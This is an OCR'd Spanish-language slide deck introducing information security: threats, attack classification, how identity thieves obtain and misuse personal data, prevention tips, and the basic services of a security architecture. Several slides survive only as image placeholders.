Seguridad Informática

"Planificación y Estrategia"

Juan E. Pecantet
Security Specialist

Cedido por el autor a www.segu-info.com.ar

Problemáticas de Seguridad de la Información

Problemáticas de Seguridad de la Información

- ¿Qué es una amenaza?
- Principales amenazas
- Ataques: Internos / Externos
- Clasificación de ataques
- Anatomía de un ataque
- Robo de datos Personales

Problemáticas de Seguridad de la Información

¿Qué es una Amenaza?

Una amenaza es cualquier violación potencial de la seguridad.


Cedido por el autor a www.segu-info.com.ar

Problemáticas de Seguridad de la Información


Principales Amenazas a la que está sometida una red

- Destrucción de la información u otros recursos.
- Modificación de la información, produciendo añadidos, sustracciones o permutas entre sus distintas partes.
- Robo de información o publicación indebida de ésta, de forma que personas diferentes a las legítimamente implicadas tengan conocimiento de ella.
- Interrupción del servicio, consiste en que un determinado usuario deja de tener acceso a un recurso o servicio de la red.

Problemáticas de Seguridad de la Información




Problemáticas de Seguridad de la Información




Problemáticas de Seguridad de la Información

Clasificación de Ataques en cuanto a modo de actuar




Cedido por el autor a www.segu-info.com.ar

Problemáticas de Seguridad de la Información




Problemáticas de Seguridad de la Información

Anatomía de un Ataque




Problemáticas de Seguridad de la Información

Robo de Datos Personales



Problemáticas de Seguridad de la Información

¿Qué es el robo de datos personales?



Se produce el robo de datos personales cuando terceras personas obtienen ilegalmente su información personal.

Problemáticas de Seguridad de la Información

¿Como Obtienen sus datos personales?

- **Roban registros o información mientras que se encuentran en el trabajo.**
- **Sobornan a empleados que tienen accesos a los registros.**
- **Buscan en la basura papales que posean datos sensibles.**
- **Engañan a los empleados para obtener información.**

Problemáticas de Seguridad de la Información

¿Como Obtienen sus datos personales?

- **Utilizan software espía.**
- **Recolectan información de la Web.**
- **Negligencia por parte de administradores de base de datos.**
- **Phishing**

Problemáticas de Seguridad de la Información

¿Como Obtienen sus datos personales?

- **Pueden robar su correspondencia, entre la que podrían encontrarse resúmenes de cuentas bancarias y de tarjetas de crédito.**
- **Pueden obtener sus informes crediticios aprovechándose indebidamente del acceso autorizado que sus empleadores tienen a estos registros.**
- **Pueden robar información personal a través de su correo electrónico o teléfono haciéndose pasar por representantes de compañías con la excusa de que existe un problema con su cuenta**.

Problemáticas de Seguridad de la Información

¿Para que utilizan sus datos?

- **Adquirir cuentas de crédito a nombre suyo.**
- **Alquilar una vivienda.**
- **Abrir cuentas de servicios públicos.**
- **Ganar acceso a sus cuentas bancarias.**

Problemáticas de Seguridad de la Información

¿Para que utilizan sus datos?

- **Abrir nuevas cuentas de tarjeta de crédito a nombres de otras personas.**
- **Pueden establecer servicios telefónicos.**
- **Pueden abrir una cuenta bancaria a su nombre.**
- **Pueden declararse en bancarrota usando su nombre para evitar el pago de alguna deuda.**

Problemáticas de Seguridad de la Información

Prevención

- **Verificar con regularidad sus historiales crediticios.**
- **Tener cuidado al datos por teléfono.**
- **Denuncie la pérdida o el robo de cheques y tarjetas de crédito de inmediato.**
- **Verifique sus estados de cuentas bancarias periódicamente.**

Problemáticas de Seguridad de la Información

Prevención

- **Destruya o Triture documentos que tengan sus datos antes de tirarlos a la basura.**
- **No divulgue su contraseña o PIN.**
- **Memorice su PIN y no lo escriba en ninguna parte.**
- **No ingrese el número de su tarjeta de crédito en su sitio Web sin seguridad.**

Problemáticas de Seguridad de la Información

Prevención

Guarde registros de:

- **Números de cuenta.**
- **Fechas de vencimiento.**
- **Facturas pagas e impagas**

Arquitectura de Seguridad

Principales servicios que ofrece una arquitectura de seguridad


Arquitectura de Seguridad

- Autenticación
- Confidencialidad
- Integridad
- No Repudio
- Control de Acceso
- Disponibilidad


Arquitectura de Seguridad

Autenticación

Garantiza que una entidad comunicante (una persona o una maquina) es quien dice ser.



